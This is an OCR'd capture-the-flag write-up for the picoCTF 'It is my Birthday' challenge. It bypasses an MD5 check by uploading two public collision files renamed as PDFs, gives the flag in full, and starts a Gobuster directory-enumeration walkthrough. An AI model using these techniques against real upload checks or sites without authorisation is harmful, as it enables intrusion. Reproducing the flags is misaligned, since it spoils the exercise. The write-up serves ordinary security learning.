
4. We will search on google “files with same md5 hash” to search for any two files resulting in same hash.


5. We have successfully got 2 files having a hash collision on site https://www.mscs.dal.ca/~selinger/md5collision/


- A **hash collision** event occurs when a hashing algorithm produces the same hash value for two distinct pieces of data.


picoCTF - picoGym Challenges
It is my Birthday
Not secure | mercury.picoctf.net:11590
It is my Birthday
See if you are invited to my party!
Choose File No file chosen
Choose File No file chosen
Upload
© PicoCTF

EN
10:44 AM
31/08/2024



picoCTF - picoGym Challenges
It is my Birthday
files with same md5 hash - Goog
google.com/search?q=files+with+same+md5+hash&oq=files+with+same+md5&aqs=chrome.1.69i57j0i22i30l5j0i390i512i650j0i512i546.10498j0j15&sourceid=ch...
Google
files with same md5 hash
That being said, if we ignore security contexts.
Want to make 2 files with the same MD5 hash : r/HowToHack 27 Aug 2021
How I created two images with the same md5 : r/netsec - Reddit 4 Nov 2014
Checking duplicate files using MD5 -- Different Hash for same fil 27 May 2022
Single-block collision for MD5: Two different files, each only ... 30 Jan 2012
More results from www.reddit.com
Dalhousie University
https://www.mscs.dal.ca › ~selinger › md5collision
Peter Selinger: MD5 Collision Demo
22 Feb 2006 — Magnus Daum and Stefan Lucks have created two PostScript files with identical MD5 hash, of which one is a letter of recommendation, and the ...
InfosecScout
https://infosecscout.com › two-files-with-same-md5-hash
Can 2 Files Have the Same MD5 Hash? (and why)
The MD5 algorithm can give the same output for two different inputs, so it's possible to have the same MD5 hash for two entirely different files.
Ask Ubuntu
https://askubuntu.com › questions › can-two-different-f...
Can two different firmware files have same md5 sum?
9 Oct 2016 — Generally, two files can have the same md5 hash only if their contents are exactly the same. Even a single bit of variation will generate a ...
6 answers · Top answer: Of course. MD5's collision vulnerability is well known (see Crypto.SE,...
EN
10:47 AM
31/08/2024





6. Download those 2 files resulting in hash collision.


7. Now open kali machine and use **mv** command to change the file externsion to pdf format in order to upload these files.




8. After uploading these two files we have successfully captured the flag **picoCTF{c0ngr4ts_u_r_1nv1t3d_3d3e4c57}**

9. Now open the challenge box and click on submit to solve this lab.


picoCTF - picoGym Challenges
mercury.picoctf.net:11590/index
Not secure | mercury.picoctf.net:11590/index.php
} else {
echo "Files are not different!";
die();
}
} else {
echo "Not a PDF!";
die();
}
} else {
echo "File too large!";
die();
}
}
// FLAG: picoCTF{c0ngr4ts_u_r_1nv1t3d_3d3e4c57}
?>
<!DOCTYPE html>
<html lang="en">
<head>
<title>It is my Birthday</title>
<link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.2.0/css/bootstrap.min.css" rel="stylesheet">
<link href="https://getbootstrap.com/docs/3.3/examples/jumbotron-narrow/jumbotron-narrow.css" rel="stylesheet">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>


picoCTF - picoGym Challenges
mercury.picoctf.net:11590/index
play.picoctf.org/practice/challenge/109
picoCTF
picoGym
Sarfraj
Assignments
Progress Tracker
Filters
Hide Solved
Show Bookmarked
Show Assigned
Search by Name
Difficulty
All Difficulties
It is my Birthday
Medium
Web Exploitation
picoCTF 2021
AUTHOR: MADSTACKS
Description
I sent out 2 invitations to all of my friends for my birthday! I'll know if they get stolen because the two invites look similar, and they even have the same md5 hash, but they are slightly different! You wouldn't believe how long it took me to find a collision. Anyway, see if you're invited by submitting 2 PDFs to my website. http://mercury.picoctf.net:11590/
Hints
1
2
20,786 users solved
79%
Liked
picoCTF{c0ngr4ts_u_r_1nv1t3d_3d3e4c57}
Submit Flag
Webshell
eneral Skills
Easy
inary Search
94%
eb Exploitation
Easy
/ebDecode
11:10 AM
31/08/2024

- https://play.picoctf.org/practice/challenge/4




Steps:


1. We have to open the given link to check if there is some clue to find these robots.

2. After opening the link we got a web page hosted with no hint to find the robots.

3. Now we will open our kali machine to use a tool known as **Gobuster**.

- **Gobuster** is an enumeration tool used to find hidden directories,URLs and files on a website.This tool is based on command line interface.For running this tool we need to provide enumeration mode and a worldlist file for attacking.It works same as a brute force attack. Alternatives for this tool are dirb and dirbuster.





